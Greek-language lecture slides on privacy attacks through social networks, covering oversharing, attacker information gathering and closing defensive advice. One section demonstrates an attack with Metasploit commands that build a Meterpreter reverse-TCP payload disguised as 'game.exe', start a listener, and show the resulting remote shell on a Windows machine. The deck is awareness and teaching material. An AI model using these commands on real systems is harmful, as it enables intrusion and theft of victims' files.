

Privacy Attacks

Επιθέσεις σε Ιδιοτικότητα &
Καθημερινές χρήσεις των

Τσαγκαράκης Νικόλαος

Ιδιωτικότητα

(Privacy)

Ιδιωτικότητα

- οικονομική
- κοινωνική
- πολιτική
- **Ιντερνετ**

Ιδιωτικότητα

(Privacy)

Ποιός κατέχει την ευθύνη για την
παραβίασή της;

Ιδιωτικότητα

[Privacy]

Ποιός κατέχει την ευθύνη για την
παραβίασή της;

ΕΜΕΙΣ

Ιδιωτικότητα

(Privacy)

Στόχοι της παραβίασης της
ιδιωτικότητας:

Από απλά συνήθεια — μέχρι
διαβαθμισμένες πληροφορίες


Επιτιθέμενοι (Privacy)



Επιτιθέμενοι (Privacy)



Internet (Privacy)



Ιδιωτικότητα

(Privacy)

Αντικείμενα διαμοιρασμού

- Προσωπικά και οικογενειακά θέματα
- Αλκοόλ - Ναρκωτικά
- Σεξουαλική ζωή
- Πολιτική – Θρησκεία
- Αισχρολογία – Άσεμνο Περιεχόμενο
- Θέματα Εργασίας

Ιδιωτικότητα

(Privacy)

Αντικείμενα διαμοιρασμού

- Αρνητικά & Επιθετικά Σχόλια
- Φιλονικίες
- Μύθοι, Ψεύδος & Μυστικά

Ιδιωτικότητα

[Privacy]

Γιατί;

- “Its Cool”
- Είναι Αστείο;
- Συναισθηματική Κατάσταση
- Καλές Προθέσεις
- Απερισκεψία
- Συμφέρον (Επαγγελματικό κ.α.)

Ιδιωτικότητα

(Privacy)

Κοινωνική Δικτύωση:
Βοήθημα για την απόκτηση σχέσης
εμπιστοσύνης με τον στόχο

Ιδιωτικότητα

(Privacy)



In this photo: [John Smith](#) (photos - remove tag), [Caroline Roberts](#) (photos), [Thomas Collins](#) (photos)

Ιδιωτικότητα

(Privacy)

4. Drunk

Drunk, Adj. Suffering from vision, hearing & speech impairment, with an insatiable appetite for pizza. Will do anything that moves. Possessing an illogical belief that he/she is gorgeous despite dribbling and slobbering.



Ιδιωτικότητα

(Privacy)

Συγκέντρωση Πληροφοριών

- Καθημερινότητα
- Παρούσα Τοποθεσία Διαμονής
- Αρέσκεις & Δυσαρέσκεις
- Εύρεση Φίλων
- Γενικότερη Κατανόηση Συνηθειών

Ιδιωτικότητα

(Privacy)

Κοινωνική Δικτύωση/Παραβίαση
Ιδιωτικότητας:

Βοήθημα για την απόκτηση σχέσης
εμπιστοσύνης με τον στόχο

Επίθεση

(Privacy)

Κοινωνική Δικτύωση:
Βοήθημα για την απόκτηση σχέσης
εμπιστοσύνης με τον στόχο
Για την πραγμάτωση επιθέσεων


Επίθεση

(Privacy)

Πως;

Οδηγείται ο χρήστης σε κακόβουλο
περιεχόμενο

Επίθεση (Privacy)



Επίθεση

(Privacy)

```
msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp  
EXITFUNC=thread LPORT=4444 LHOST=192.168.28.142 E
```

```
./msfpayload windows/meterpreter/reverse_tcp EXITFUNC=process  
LPORT=4444 LHOST=192.168.28.142 R | msfencode -a x86 -e x86/  
shikata_ga_nai -o /tmp/game.exe -t exe
```

Επίθεση

(Privacy)

```
      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

PAYLOAD => windows/meterpreter/reverse_tcp
EXITFUNC => thread
LPORT => 4444
LHOST => 192.168.28.142
[*] Started reverse handler on 192.168.28.142:4444
[*] Starting the payload handler...
```

Επίθεση

(Privacy)

```
meterpreter > shell
Process 1020 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\My Documents>dir
dir
Volume in drive C is main
Volume Serial Number is 38F9-975A

Directory of C:\Documents and Settings\Administrator\My Documents

10/12/2012  12:42  <><  <DIR>          .
10/12/2012  12:42  <><  <DIR>          ..
10/12/2012  02:19  <><  73.802 game.exe
10/12/2012  02:49  <><  <DIR>          ULTRA SUPER SECRET
                1 File(s)                73.802 bytes
                3 Dir(s)   26.758.459.392 bytes free

C:\Documents and Settings\Administrator\My Documents>
```

Θεραπεία

(Privacy)

- Είμαι κάτοχος διαβαθμισμένης πληροφορίας;
- Εκπαίδευση
- Δεν χρησιμοποιώ υπολογιστές εργασίας για κοινωνική δικτύωση
- Αλλάζω συχνά κωδικούς πρόσβασης
- Δεν "κατεβάζω" περιεχόμενο αγνώστου προέλευσης από το διαδύκτιο
- Συνεχόμενη επαγρύπνηση

Τέλος / Ερωτήσεις;

(Privacy)

- Αναφορές:

“Are privacy concerns a turn-off? Engagement and privacy in social networks”

“Privacy Attacks in Social Media Using Photo Tagging Networks: A Case Study with Facebook”

“I regretted the minute I pressed share”: A Qualitative Study of Regrets on Facebook”

“Rapid7 Metasploit”

“Metasploit Unleashed”